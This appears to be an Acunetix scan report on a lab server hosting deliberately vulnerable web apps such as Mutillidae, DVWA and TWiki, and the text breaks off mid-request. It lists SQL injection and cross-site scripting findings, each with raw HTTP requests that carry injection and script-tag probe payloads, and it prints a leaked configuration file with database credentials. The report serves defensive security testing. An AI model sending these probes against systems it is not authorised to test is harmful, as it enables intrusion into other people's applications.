



Acunetix Threat Level 4

One or more critical-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Scan Detail

Target	192.168.196.129
Scan Type	Full Scan
Start Time	Aug 16, 2026, 9:45:31 AM GMT
Scan Duration	14 days, 9 hours
Requests	132114
Average Response Time	29ms
Maximum Response Time	30496ms
Application Build	v24.10.241106172
Authentication Profile	-

4

Critical

40

High

22

Medium

16

Low

7

Informational

Severity	Vulnerabilities	Instances
 Critical	1	4
 High	9	40
 Medium	22	22
 Low	15	16
 Informational	7	7
Total	54	89


Critical Severity



SQL Injection

Instances
4


High Severity



Configuration file source code disclosure
Cross-site Scripting
Cross-site Scripting via Remote File Inclusion...
Others

Instances
1
25
1
13


Medium Severity



Apache 2.x version older than 2.2.9
Apache JServ protocol service
Apache httpOnly cookie disclosure
Others

Instances
1
1
1
19

Low Severity



Apache 2.x version older than 2.2.10
Apache mod_negotiation filename brutefo...
Cookies Not Marked as HttpOnly
Others

Instances
1
1
1
13

Informational



Content Security Policy (CSP) Not Implem...
Error page web server version disclosure
File Upload Functionality Detected
Others

Instances
1
1
1
4

Impacts

SEVERITY	IMPACT
 Critical	4 SQL Injection
 High	1 [Possible] Backup Source Code Detected
 High	1 Configuration file source code disclosure
 High	25 Cross-site Scripting
 High	1 Cross-site Scripting via Remote File Inclusion
 High	4 Directory traversal
 High	1 File creation via HTTP method PUT
 High	4 Local File Inclusion
 High	2 PHP-CGI remote code execution
 High	1 Security vulnerability in MySQL/MariaDB sql/password.c
 Medium	1 [Possible] Password Transmitted over Query String
 Medium	1 Apache 2.x version older than 2.2.9
 Medium	1 Apache httpd remote denial of service
 Medium	1 Apache httpOnly cookie disclosure
 Medium	1 Apache JServ protocol service
 Medium	1 Directory listings
 Medium	1 Host header attack
 Medium	1 Insecure HTTP Usage
 Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
 Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
 Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
 Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

SEVERITY	IMPACT
Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
Medium	1 jQuery Improperly Controlled Modification of Object Prototype Attributes ('Prototype Pollution') Vulnerability
Medium	1 Password transmitted over HTTP
Medium	1 PHP hangs on parsing particular strings as floating point number
Medium	1 PHP session.use_only_cookies Is Disabled
Medium	1 PHPinfo pages
Medium	1 Source code disclosures
Medium	1 SSL/TLS Not Implemented
Medium	1 Vulnerable JavaScript libraries
Low	1 Apache 2.x version older than 2.2.10
Low	1 Apache mod_negotiation filename bruteforcing
Low	1 Cookies Not Marked as HttpOnly
Low	1 Cookies with missing, inconsistent or contradictory properties
Low	1 Documentation files
Low	1 PHP allow_url_fopen Is Enabled
Low	1 PHP display_errors Is Enabled
Low	1 PHP open_basedir Is Not Configured
Low	1 Possible sensitive directories
Low	1 Possible sensitive files
Low	1 Programming Error Messages
Low	1 Sensitive pages could be cached
Low	2 Session ID in URL
Low	1 TRACE/TRACK Method Detected
Low	1 Version Disclosure (PHP)

SEVERITY

IMPACT

 Informational	1	[Possible] Internal Path Disclosure (*nix)
 Informational	1	[Possible] Internal Path Disclosure (Windows)
 Informational	1	Content Security Policy (CSP) Not Implemented
 Informational	1	Error page web server version disclosure

SQL Injection

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.

Impact

An attacker can use SQL injection to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQLi can also be used to add, modify and delete records in a database, affecting data integrity. Under the right circumstances, SQLi can also be used by an attacker to execute OS commands, which may then be used to escalate an attack even further.

<http://192.168.196.129/mutillidae/index.php>

URL encoded POST input **author** was set to **53241E83-76EC-4920-AD6D-503DD2A6BA68"**

Error message found:

You have an error in your SQL syntax

Request

```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

```
author=53241E83-76EC-4920-AD6D-503DD2A6BA68'"&view-someones-blog-php-submit-button=View%20Blog%20Entries
```

<http://192.168.196.129/mutillidae/index.php>

URL encoded POST input **my_signature** was set to **555"**

Error message found:

You have an error in your SQL syntax

Request

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 140
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

confirm_password=u]H[ww6KrA9F.x-F&my_signature=555'"&password=u]H[ww6KrA9F.x-F®ister-php-submit-button=Create%20Account&username=RDFYjolf

<http://192.168.196.129/mutillidae/index.php>

URL encoded GET input **password** was set to u]H[ww6KrA9F.x-F"

Error message found:

You have an error in your SQL syntax

Request

GET /mutillidae/index.php?page=user-info.php&password=u]H[ww6KrA9F.x-F'"&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/mutillidae/index.php>

URL encoded GET input **username** was set to RDFYjolf"

Error message found:

You have an error in your SQL syntax

Request

GET /mutillidae/index.php?page=user-info.php&password=u]H[ww6KrA9F.x-F&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf'" HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

Recommendation

Use parameterized queries when dealing with SQL queries that contain user input. Parameterized queries allow the database to understand which parts of the SQL query should be considered as user input, therefore solving

SQL injection.

References

[SQL Injection \(SQLi\) - Acunetix](https://www.acunetix.com/websitesecurity/sql-injection/)

<https://www.acunetix.com/websitesecurity/sql-injection/>

[Types of SQL Injection \(SQLi\) - Acunetix](https://www.acunetix.com/websitesecurity/sql-injection2/)

<https://www.acunetix.com/websitesecurity/sql-injection2/>

[Prevent SQL injection vulnerabilities in PHP applications and fix them - Acunetix](https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/)

<https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/>

[SQL Injection - OWASP](https://www.owasp.org/index.php/SQL_Injection)

https://www.owasp.org/index.php/SQL_Injection

[Bobby Tables: A guide to preventing SQL injection](https://bobby-tables.com/)

<https://bobby-tables.com/>

[SQL Injection Cheat Sheets - Pentestmonkey](http://pentestmonkey.net/category/cheat-sheet/sql-injection)

<http://pentestmonkey.net/category/cheat-sheet/sql-injection>

[Possible] Backup Source Code Detected

A possible backup file was found on your web-server. These files are usually created by developers to backup their work.

Impact

Backup files can contain script sources, configuration files or other sensitive information that may help an malicious user to prepare more advanced attacks.

<http://192.168.196.129/dvwa/config/config.inc.php~>

Confidence: 80%

This file was found using the pattern `${fileName}${fileExt}~`.

Original filename: `config.inc.php`

Pattern found:

```
<?php
```

```
# If you are having problems connecting to the MySQL database and all of the variables below are correct
```

```
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
```

```
# Thanks to digininja for the fix.
```

```
# Database management system to use
```

```
$DBMS = 'MySQL';
```

```
#$DBMS = 'PGSQL';
```

```
# Database variables
```

```
$_DVWA = array();  
$_DVWA[ 'db_server' ] = 'localhost';  
$_DVWA[ 'db_database' ] = 'dvwa';  
$_DVWA[ 'db_user' ] = 'root';  
$_DVWA[ 'db_password' ] = '';
```

```
# Only needed for PGSQL  
$_DVWA[ 'db_port' ] = '5432';
```

```
?>
```

Request

```
GET /dvwa/config/config.inc.php~ HTTP/1.1  
Range: bytes=0-99999  
Cookie: security=high; PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Encoding: gzip,deflate,br  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0  
Safari/537.36  
Host: 192.168.196.129  
Connection: Keep-alive
```

Recommendation

Remove the file(s) if they are not required on your website. As an additional step, it is recommended to implement a security policy within your organization to disallow creation of backup files in directories accessible from the web.

References

[Testing for Old, Backup and Unreferenced Files \(OWASP-CM-006\)](https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004))

[https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_\(OTG-CONFIG-004\)](https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004))

[Security Tips for Server Configuration](https://httpd.apache.org/docs/2.4/misc/security_tips.html)

https://httpd.apache.org/docs/2.4/misc/security_tips.html

[Protecting Confidential Documents at Your Site](http://www.w3.org/Security/Faq/wwwsf5.html)

<http://www.w3.org/Security/Faq/wwwsf5.html>

Configuration file source code disclosure

A backup/temporary configuration file was found on this directory. It has been confirmed that this file contains PHP source code.

Several popular text editors like Vim and Emacs automatically create backup copies of the files you edit, giving

them names like "wp-config.php~" and "#wp-config.php#". If the text editor crashes or the SSH connection drops during editing, then the temporary backup files may not be cleaned up correctly. Also, sometimes developers create this type of files to backup their work or by administrators when making backups of the web server. Most servers, including Apache, will serve the plaintext of .php~ and .php# files without passing them through the PHP preprocessor first, since they don't have the .php file extension.

Impact

Configuration files will disclose sensitive information that will help a malicious user to prepare more advanced attacks.

<http://192.168.196.129/dvwa/config/config.inc.php~>

Configuration file variant found: **config.inc.php~**

Pattern found:

```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are
correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to
sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
```

Request

```
GET /dvwa/config/config.inc.php%7E HTTP/1.1
Cookie: security=high; PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
```

Recommendation

Remove this file from the web server. As an additional step, it is recommended to implement a security policy within your organization to disallow creation of temporary/backup files in directories accessible from the web.

References

[Testing for Old, Backup and Unreferenced Files \(OWASP-CM-006\)](https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004))

[https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_\(OTG-CONFIG-004\)](https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004))

[1% of CMS-Powered Sites Expose Their Database Passwords](https://feross.org/cmsploit/)

<https://feross.org/cmsploit/>

Cross-site Scripting

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

Impact

Malicious JavaScript has access to all the same objects as the rest of the web page, including access to cookies and local storage, which are often used to store session tokens. If an attacker can obtain a user's session cookie, they can then impersonate that user.

Furthermore, JavaScript can read and make arbitrary modifications to the contents of a page being displayed to a user. Therefore, XSS in conjunction with some clever social engineering opens up a lot of possibilities for an attacker.

<http://192.168.196.129/mutillidae/>

Verified

URL encoded GET input **page** was set to `1'"()%26%25<zzz><ScRiPt%20>fN9t(9253)</ScRiPt>`

Request

```
GET /mutillidae/?page=1'"()%26%25<zzz><ScRiPt%20>fN9t(9253)</ScRiPt> HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```


<http://192.168.196.129/mutillidae/index.php>

Verified

URL encoded POST input **author** was set to **53241E83-76EC-4920-AD6D-503DD2A6BA68'')&%<zzz><ScRiPt >R19B(9740)</ScRiPt>**

Request

```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

author=53241E83-76EC-4920-AD6D-503DD2A6BA68'')(%26%25<zzz><ScRiPt%20>R19B(9740)</ScRiPt>&view-someones-blog-php-submit-button=View%20Blog%20Entries
```

<http://192.168.196.129/mutillidae/index.php>

Verified

URL encoded POST input **csrf-token** was set to **edk50BhGAeHoNsKyzTnPEQI5epd7TdNv'')&%<zzz><ScRiPt >HWaM(9168)</ScRiPt>**

Request

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 158
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

add-to-your-blog-php-submit-button=Save%20Blog%20Entry&blog_entry=555&csrf-token=edk50BhGAeHoNsKyzTnPEQI5epd7TdNv'')(%26%25<zzz><ScRiPt%20>HWaM(9168)</ScRiPt>
```

<http://192.168.196.129/mutillidae/index.php>

Verified

URL encoded POST input **my_signature** was set to **555'')&%<zzz><ScRiPt >awlx(9833)</ScRiPt>**

Request

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 183
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

confirm_password=u]H[ww6KrA9F.x-F&my_signature=555'`())%26%25<zzz><ScRiPt%20>awLx(9833)
</ScRiPt>&password=u]H[ww6KrA9F.x-F®ister-php-submit-button=Create%20Account&username=RDFYjolf

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded GET input **page** was set to **user-info.php'`())%26%25<zzz><ScRiPt >A8Wu(9112)</ScRiPt>**

Request

GET /mutillidae/index.php?page=user-info.php'`())%26%25<zzz><ScRiPt%20>A8Wu(9112)</ScRiPt>&password=u]H[ww6KrA9F.x-F&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded POST input **page** was set to **source-viewer.php'`())%26%25<zzz><ScRiPt >7V5i(9897)</ScRiPt>**

Request

POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

page=source-viewer.php'`())%26%25<zzz><ScRiPt%20>7V5i(9897)</ScRiPt>&phpfile=show-log.php&source-file-viewer-php-submit-button=View%20File

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded GET input **password** was set to **u]H[ww6KrA9F.x-F'`())%26%25<zzz><ScRiPt >A8Wu(9163)</ScRiPt>**

Request

GET /mutillidae/index.php?page=user-info.php&password=u]H[ww6KrA9F.x-F'`())%26%25<zzz><ScRiPt%20>A8Wu(9163)</ScRiPt>&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf HTTP/1.1
Referer: http://192.168.196.129/

Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded POST input **textfile** was set to `http://www.textfiles.com/hacking/auditool.txt">&%<zzz><ScRiPt >yJW3(9037)</ScRiPt>`

Request

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

```
text-file-viewer-php-submit-button=View%20File&textfile=http://www.textfiles.com/hacking/auditool.txt'"
()%26%25<zzz><ScRiPt%20>yJW3(9037)</ScRiPt>
```

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded GET input **username** was set to `RDFYjolf">&%<zzz><ScRiPt >A8Wu(9713)</ScRiPt>`

Request

```
GET /mutillidae/index.php?page=user-info.php&password=u]H[ww6KrA9F.x-F&user-info-php-submit-
button=View%20Account%20Details&username=RDFYjolf'"()%26%25<zzz><ScRiPt%20>A8Wu(9713)</ScRiPt> HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

<http://192.168.196.129/phpMyAdmin/setup/config.php> Verified

URL encoded POST input **DefaultLang** was set to `en-utf-8--><ScRiPt >CDvO(9424)</ScRiPt><!--`

The input is reflected inside a comment element.

Request

POST /phpMyAdmin/setup/config.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; phpMyAdmin=7e4cd166692fbbaa33979fe489f4dd7995e0e5e26; pmaUser-1=%2FCh80FrkDSo%3D; pma_charset=utf-8; pma_fontsize=82%25; pma_lang=en-utf-8; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

DefaultLang=en-utf-8--><ScRiPt%20>CDv0(9424)</ScRiPt><!--
&ServerDefault=1&eol=unix&submit_download=Download&token=82ce4c07c741b0bc6bb4d0f0ba9ff538

<http://192.168.196.129/tikiwiki/tiki-install.php>

Verified

URL encoded POST input **db** was set to `MySQL'"()&%<zzz><ScRiPt >UOCY(9931)</ScRiPt>`

Request

POST /tikiwiki/tiki-install.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

db=MySQL'"()&%26%25<zzz><ScRiPt%20>UOCY(9931)</ScRiPt>&dbinfo=&host=localhost&name=RDFYjolf&pass=u]H[ww6KrA9F.x-F&resetdb=1&user=RDFYjolf

<http://192.168.196.129/tikiwiki/tiki-install.php>

Verified

URL encoded POST input **host** was set to `localhost'"()&%<zzz><ScRiPt >UOCY(9084)</ScRiPt>`

Request

POST /tikiwiki/tiki-install.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

db=MySQL&dbinfo=&host=localhost'"()&%26%25<zzz><ScRiPt%20>UOCY(9084)</ScRiPt>&name=RDFYjolf&pass=u]H[ww6KrA9F.x-F&resetdb=1&user=RDFYjolf

<http://192.168.196.129/twiki/bin/edit/Main/K1zgf> Verified

URL encoded GET input **topicparent** was set to **Main.WebHome'"()&%<zzz><ScRiPt >TbhR(9970)</ScRiPt>**

Request

GET /twiki/bin/edit/Main/K1zgf?topicparent=Main.WebHome'"()&%26%25<zzz><ScRiPt%20>TbhR(9970)</ScRiPt> HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/oops/Know/WebStatistics> Verified

URL encoded GET input **param1** was set to **1.10'"()&%<zzz><ScRiPt >klpE(9500)</ScRiPt>**

Request

GET /twiki/bin/oops/Know/WebStatistics?param1=1.10'"()&%26%25<zzz><ScRiPt%20>klpE(9500)</ScRiPt>¶m2=1.10&template=oopsmore HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/oops/Know/WebStatistics> Verified

URL encoded GET input **param2** was set to **1.10'"()&%<zzz><ScRiPt >klpE(9450)</ScRiPt>**

Request

GET /twiki/bin/oops/Know/WebStatistics?param1=1.10¶m2=1.10'"()&%26%25<zzz><ScRiPt%20>klpE(9450)</ScRiPt>&template=oopsmore HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/oops/Know/WebStatistics> Verified

URL encoded GET input **template** was set to **oopsmore'"()&%<zzz><ScRiPt >klpE(9614)</ScRiPt>**

Request

GET /twiki/bin/oops/Know/WebStatistics?param1=1.10¶m2=1.10&template=oopsmore'"()%26%25<zzz><ScRiPt%20>klpE(9614)</ScRiPt> HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/oops/Main/WebHome>

Verified

URL encoded GET input **param1** was set to 1.1'"()%&%<zzz><ScRiPt >uZS3(9973)</ScRiPt>

Request

GET /twiki/bin/oops/Main/WebHome?param1=1.1'"()%26%25<zzz><ScRiPt%20>uZS3(9973)</ScRiPt>¶m2=1.1&template=oopsmore HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/oops/Main/WebHome>

Verified

URL encoded GET input **param2** was set to 1.1'"()%&%<zzz><ScRiPt >uZS3(9369)</ScRiPt>

Request

GET /twiki/bin/oops/Main/WebHome?param1=1.1¶m2=1.1'"()%26%25<zzz><ScRiPt%20>uZS3(9369)</ScRiPt>&template=oopsmore HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/oops/Main/WebHome>

Verified

URL encoded GET input **template** was set to oopsmore'"()%&%<zzz><ScRiPt >uZS3(9044)</ScRiPt>

Request

GET /twiki/bin/oops/Main/WebHome?param1=1.1¶m2=1.1&template=oopsmore' '()%26%25<zzz><ScRiPt%20>uZS3(9044)
